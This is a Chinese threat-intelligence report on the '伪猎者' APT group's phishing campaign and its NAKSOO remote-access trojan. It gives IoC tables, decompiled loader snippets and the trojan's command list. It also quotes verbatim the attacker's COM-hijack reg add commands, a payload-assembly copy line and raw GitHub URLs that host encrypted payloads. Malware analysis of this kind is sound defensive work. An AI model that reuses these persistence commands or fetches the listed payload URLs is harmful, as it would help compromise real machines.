Unknown Title


深入分析本次捕获的样本与“伪猎者”APT组织历史TTPs相同，其中DataCache.dat属于“伪猎者”组织自研特马，使用异或加非标准RC4加密算法进行通信，该远控最早发现于2018年，迭代至今发展到v3.1.14版本。

由于该远控木马执行时使用NAKSOO字符串参与运算生成上线包标识，故命名为NAKSOO远控木马。

“伪猎者”组织发送“一带一路”主题钓鱼邮件，附件为vhdx文件，对附件检测有一定的绕过能力，后续通过白加黑方式设置计划任务与COM注册表DLL劫持植入远程加载器，获取初始访问权限。

攻击者获取初始访问权限后，远程加载器定时访问Github托管的txt文件内容，下载后阶段加密payload，实现持久化、文件窃取、远控木马下发等不同功能。

“伪猎者”组织攻击路径图：



“伪猎者”组织TTPs：

- 样本使用异或与减法加密字符串，比如，异或0x03、异或0x05、异或0x02减0x01等动态加载所需DLL与导出函数。
- 通过COM注册表DLL劫持实现持久化。
- 后阶段载荷payload通过Github仓库作为中转服务器下发，内存中解密加载或者释放到本地。
- 载荷以插件形式下发功能简单完成单一任务。
- NAKSOO远控木马，2018年迭代至今，免杀性较高。

Github托管载荷分析

文件名	功能	文件大小 bytes	编译时间	md5	IoC
Registration Form.vhdx	钓鱼vhdx虚拟磁盘挂载文件	25165824	/	a0899ceed000e126b152f2f1f8979f67	/
WebClassUser.dat	远程加载器，定期访问github仓库下载后阶段payload在内存执行	153600	2025/6/19 13:33	625469c139018177c4d39709510049d8	github.com/tibai1121/ch
jj.tmp aa.tmp ch.tmp kk.tmp	Github仓库tibai1121/chvtmix托管的加密payload	208896	/	38d322b65ed703bdfcd7887b710041c2	/
WebCacheR.tmp.dat	jj.tmp解密后的payload，下载器，创建计划任务并下载第三阶段payload	208896	2025/6/26 20:35	e58854cd654502925c6dafe46563b440	github.com/galbraith99
datapages.txt	Github仓库galbraith9921/redbook121托管的加密payload	169984	/	e62ed8dbe29dd92f78a91f08286256ff	/
GameList.dat	datapages.txt解密后的DLL文件，加载指定目录下的DataCache.dat	127488	2025/8/16 10:53	88a3885f23bb476c7addaf7acca48879	/
datautils.txt	Github仓库galbraith9921/redbook121托管的加密payload	453292	/	4ff67a17ed99a55f3ddd85e6389539cd	/
DataCache.dat	datautils.txt解密后的DLL文件，NAKSOO远控木马	339968	2025/7/15 13:14	0646401a07076f350b5e9134e236fea7	185.181.230.110
aa.tmp Encoded_File.tmp ff.tmp relo.tmp zt.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	195072	/	c0617166114aa2f7104ba17e493379b4	/
aa.tmp.dll	aa.tmp解密后的payload，下载器，创建计划任务并下载第三阶段payload	195072	2025/3/27 18:43	f686674352c173253f4e283b40dace03	bitbucket.org/bkieoe32/
ww.tmp zz.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	127488	/	4f699aefb2aab1bd3c44c0be865abbb6	/
ww.tmp.dll Config.dat	ww.tmp解密后的DLL文件，加载指定目录下的Cache.dat	127488	2025/3/27 13:52	e1b24db7d651f24fbd20b1974edd6fc8	/
zf.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	124928	/	16fe2f6e1f9b3aa7c43d93e7bcedde6c	/
zf.tmp.dll	zf.tmp解密后的DLL文件，加载指定目录下的DataCache.dat	124928	2025/6/18 17:08	c89d574c2b23f95be45c36fd67e66d8c	/
fix.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	117248	/	88186860837114a1227b8fa05233ca33	/
fix.tmp.dll	fix.tmp解密后的DLL文件，重命名SecureBootUEFI.dat为Vault.dat	117248	2025/2/14 13:48	8e4f080e976a48a9a26899e7c058631f	/
go.txt	Github仓库tibai1121/chvtmix历史上托管的加密payload	123392	/	ff6cfd5aa04fcb7a1686f0119a2f1ccb	/
go.txt.dll	go.txt解密后的DLL文件，下载器创建COM注册表劫持并下载UsrClassCache.dat	123392	2025/3/19 14:29	473b95fb13acbeb2c21f145d5108681d	github.com/tibai1121/ch
ingredient.txt	Github仓库tibai1121/chvtmix历史上托管的加密payload	154112	/	9908a33119ca4bde9332465afa7bdc98	/

ingredient.txt.dll UsrClassCache.dat	ingredient.txt解密后的DLL文件，下载器，定期访问github仓库下载后阶段payload在内存执行	154112	2025/6/16 14:45	bb737c010d9eb639c54ccc25c1477890	raw.githubusercontent.c

当前内容可能存在未经审核的第三方商业营销信息，请确认是否继续访问。

可在「公众号 > 右上角 > 划线」找到划线过的内容

文件名	功能	文件大小 bytes	编译时间	md5	IoC
Registration Form.vhdx	钓鱼vhdx虚拟磁盘挂载文件	25165824	/	a0899ceed000e126b152f2f1f8979f67	/

RECOVERY.CFG隐藏目录存在大量文件，其中gbash.exe为白程序git.exe，gbash.exe读取同目录下bashcfg.txt的内容，执行相应命令。

添加注册表项利用COM接口（CLSID {566296fe-e0e8-475f-ba9c-a31ad31620b1}）实现dll劫持，主机重启后WebClassUser.dat加载至explorer进程中，并打开钓鱼文档，最后将多个bin文件拼接为WebClassUser.dat的dll文件。


```
Reg add  HKCU\\Software\\Classes\\CLSID\\{566296fe-e0e8-475f-ba9c-a31ad31620b1}\\InProcServer32 -ve -t REG_EXPAND_SZ -d %Userprofile%\\AppData\\Local\\Microsoft\\Windows\\WebClassUser.dat -f -reg:64

copy /b bin60.dbs + bin400.dbs + bin900.dbs
```

文件名	功能	文件大小 bytes	编译时间	md5	IoC
WebClassUser.dat	远程加载器，定期访问github仓库下载后阶段payload在内存执行	153600	2025/6/19 13:33	625469c139018177c4d39709510049d8	github.com/tibai1121/chvtmix

```
293  if ( v3 )
294  {
295    v13 = 0i64;
296    while ( 1 )
297    {
298      v14 = &v209;
299      if ( v6 > 0xF )
300        v14 = (__int128 *)v8;
301      *((_BYTE *)v14 + v13) ^= 3u;
302      ++v12;
303      ++v13;
304      if ( (unsigned __int64)v12 >= v210.m128i_i64[0] )
305        break;
306      v6 = v210.m128i_u64[1];
307      v8 = v209;
308    }
309    v7 = v209;
310  }
```

https://raw.githubusercontent.com/tibai1121/chvtmix/refs/heads/main/1222576530DESKTOP-xxxxxxx.txt



```
v31 = ptr_InternetOpenW(L"Mozilla/5.0", 0i64, 0i64, 0i64, 0);
v32 = v31;
v229 = v31;
v33 = &v238;
if ( *((_QWORD *)&v239 + 1) > 7ui64 )
  v33 = (__int128 *)v238;
internet_handle = ptr_InternetOpenUrlW(v31, v33, 0i64, 0i64, 0x80000000, 0i64);
v35 = internet_handle;
v36 = -1i64;
if ( !internet_handle )
  goto LABEL_189;
v234 = 2048;
ptr_InternetReadFile(internet_handle, &v240, 2048i64, &v234);
```

https://raw.githubusercontent.com/zibbra/eqybhkn/refs/heads/main/1222576530DESKTOP-xxxxxxx.txt

https://raw.githubusercontent.com/zibbra/eqybhkn/refs/heads/main/Master.txt

文件名	功能	文件大小 bytes	编译时间	md5	IoC
jj.tmp aa.tmp ch.tmp kk.tmp	Github仓库tibai1121/chvtmix托管的加密payload	208896	/	38d322b65ed703bdfcd7887b710041c2	/
WebCacheR.tmp.dat	jj.tmp解密后的payload，下载器，创建计划任务并下载第三阶段payload	208896	2025/6/26 20:35	e58854cd654502925c6dafe46563b440	github.com/galbraith9921/redbook1

starpath%%

datapages.txt

workpath%%

datautils.txt

register%%

rapd.txt

fstapath%%

GameList.dat

fworpath%%

DataCache.dat

temppath%%

%temp%

install%%%

%LocalAppData%\Microsoft\GameDVR\data

GetTickCount

LoadLibraryW

ReadFile

WriteFile

DeleteFileW

CreateDirectoryW

CreateFileW

CreateFileMappingA

MapViewOfFile

CloseHandle

SetThreadErrorMode

SetErrorMode

Sleep

GetFileSize

ExpandEnvironmentStringsW

CreateThread

CreateProcessWCreateEventW

SetEvent

ResetEvent

WaitForSingleObject

RegCreateKeyExW

RegSetValueExW

RegOpenKeyExW

RegQueryValueExW

RegCloseKey

CryptDecrypt

CryptDestroyKey

CryptDestroyHash

CryptHashData

CryptDeriveKey

CryptSetKeyParam

CryptReleaseContext

CryptAcquireContextA

CryptCreateHash

WinHttpOpen

WinHttpConnect

WinHttpOpenRequest

WinHttpSendRequest

WinHttpGetIEProxyConfigForCurrentUser

WinHttpSetOption

WinHttpReadData

WinHttpCloseHandle

WinHttpWriteData

WinHttpReceiveResponse

WinHttpQueryDataAvailable

PathFileExistsW

Software\Classes\CLSID\

%userprofile%\appdata\local\Microsoft\GameDVR\data\GameList.dat

C:\windows\system32\reg.exe

add "HKCU\Software\Classes\CLSID\{64B8F404-A4AE-11D1-B7B6-00C04FB926AF}\InProcServer32" /ve /t REG_EXPAND_SZ /d "C:\Users\<username>\AppData\Local\Microsoft\GameDVR\data\GameList.dat" /f

https://raw.githubusercontent.com/galbraith9921/redbook121/refs/heads/main/datapages.txt

https://raw.githubusercontent.com/galbraith9921/redbook121/refs/heads/main/datapages.txt

https://raw.githubusercontent.com/galbraith9921/redbook121/refs/heads/main/datautils.txt

C:\Users\<username>\AppData\Local\Microsoft\GameDVR\data\DataCache.dat

文件名	功能	文件大小 bytes	编译时间	md5	IoC
datapages.txt	加密payload	169984	/	e62ed8dbe29dd92f78a91f08286256ff	/
GameList.dat	datapages.txt解密后的DLL文件，加载指定目录下的DataCache.dat	127488	2025/8/16 10:53	88a3885f23bb476c7addaf7acca48879	/

文件名	功能	文件大小 bytes	编译时间	md5	IoC
datautils.txt	Github仓库 galbraith9921/redbook121 托管的加密payload	453292	/	4ff67a17ed99a55f3ddd85e6389539cd	/
DataCache.dat	datautils.txt解密后的DLL文件，NAKSOO远控木马	339968	2025/7/15 13:14	0646401a07076f350b5e9134e236fea7	185.181.230.110

指令	**功能简述**
turn on	增加指令循环频率
turn off	降低指令循环频率
cd	切换目录
ddir	遍历文件目录
ddel	删除文件或目录
ld	加载库文件，调用extension
uld	卸载库文件，调用stopextension
attach	加载库文件
detach	卸载库文件
procspawn	创建子进程
prockill	结束进程
proclist	获取进程列表
diskinfo	获取磁盘信息
download	从远程下载文件(加密)
downfree	从远程下载文件(未加密)
cancel	取消
screenupload	上传屏幕截图
screenauto	定期上传屏幕截图
upload	上传指定文件
cmd	其他命令执行
extension	扩展插件
stopextension	停止扩展插件
cmd.exe /c	其他命令执行

DataCache.dat属于“伪猎者”特马，由于该远控木马执行时使用NAKSOO字符串参与运算生成上线包标识字符串LL0uSiJQ，故命名为NAKSOO远控木马。

文件名	功能	文件大小 bytes	编译时间	md5	IoC
aa.tmp Encoded_File.tmp ff.tmp relo.tmp zt.tmp	Github仓库 tibai1121/chvtmix 历史上托管的加密payload	195072	/	c0617166114aa2f7104ba17e493379b4	/
aa.tmp.dll	aa.tmp解密后的payload，下载器，创建计划任务并下载第三阶段payload	195072	2025/3/27 18:43	f686674352c173253f4e283b40dace03	bitbucket.org/bkieoe32/monster482/dc

c:\windows\system32\reg.exe

add "HKCU\Software\Classes\CLSID\{64B8F404-A4AE-11D1-B7B6-00C04FB926AF}\InProcServer32" /ve /t REG_EXPAND_SZ /d "C:\Users\<username>\appdata\local\Microsoft\Edge\cache\Config.dat" /f

文件名	功能	文件大小 bytes	编译时间	md5	IoC
ww.tmp zz.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	127488	/	4f699aefb2aab1bd3c44c0be865abbb6	/
ww.tmp.dll Config.dat	ww.tmp解密后的DLL文件，加载指定目录下的Cache.dat	127488	2025/3/27 13:52	e1b24db7d651f24fbd20b1974edd6fc8	/

文件名	功能	文件大小 bytes	编译时间	md5	IoC
zf.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	124928	/	16fe2f6e1f9b3aa7c43d93e7bcedde6c	/
zf.tmp.dll	zf.tmp解密后的DLL文件，加载指定目录下的DataCache.dat	124928	2025/6/18 17:08	c89d574c2b23f95be45c36fd67e66d8c	/

文件名	功能	文件大小 bytes	编译时间	md5	IoC
fix.tmp	Github仓库tibai1121/chvtmix历史上托管的加密payload	117248	/	88186860837114a1227b8fa05233ca33	/
fix.tmp.dll	fix.tmp解密后的DLL文件，重命名SecureBootUEFI.dat为Vault.dat	117248	2025/2/14 13:48	8e4f080e976a48a9a26899e7c058631f	/

fix.tmp.dll功能为启动线程将C:\Users\User\AppData\Roaming\Vault\SecureBootUEFI.dat重命名为Vault.dat。

文件名	功能	文件大小 bytes	编译时间	md5	IoC
go.txt	Github仓库tibai1121/chvtmix历史上托管的加密payload	123392	/	ff6cfd5aa04fcb7a1686f0119a2f1ccb	/
go.txt.dll	go.txt解密后的DLL文件，下载器创建COM注册表劫持并下载UsrClassCache.dat	123392	2025/3/19 14:29	473b95fb13acbeb2c21f145d5108681d	github.com/tibai1121/chvtmix/raw/refs/heads/m

Software\Classes\CLSID\{566296fe-e0e8-475f-ba9c-a31ad31620b1}\InProcServer32

%LocalAppData%\Microsoft\Windows\UsrClassCache.dat

文件名	功能	文件大小 bytes	编译时间	md5	IoC
ingredient.txt	Github仓库tibai1121/chvtmix历史上托管的加密payload	154112	/	9908a33119ca4bde9332465afa7bdc98	/
ingredient.txt.dll UsrClassCache.dat	ingredient.txt解密后的DLL文件，下载器，定期访问github仓库下载后阶段payload在内存执行	154112	2025/6/16 14:45	bb737c010d9eb639c54ccc25c1477890	raw.githubusercontent.com/tibai1121/